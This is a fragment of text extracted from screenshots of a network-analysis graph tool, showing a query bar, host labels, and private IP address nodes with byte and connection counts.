
Hostname


C706


 C9825

Hostname

C9825








1 *SELECT or MATCH*

Save Query...

Explore

Save ▾



7 items selected

ENTITY CLASSES

IPAddress

TAGS

[Add a tag](#)

INSTANCES

 10.1.2.225

 10.1.23.137

Total bytes
Total connections

16.8 KB
7

 10.1.33.234

 10.1.5.114

 10.10.1.1

Total bytes
Total connections

1.6 MB
166

10.10.1.2

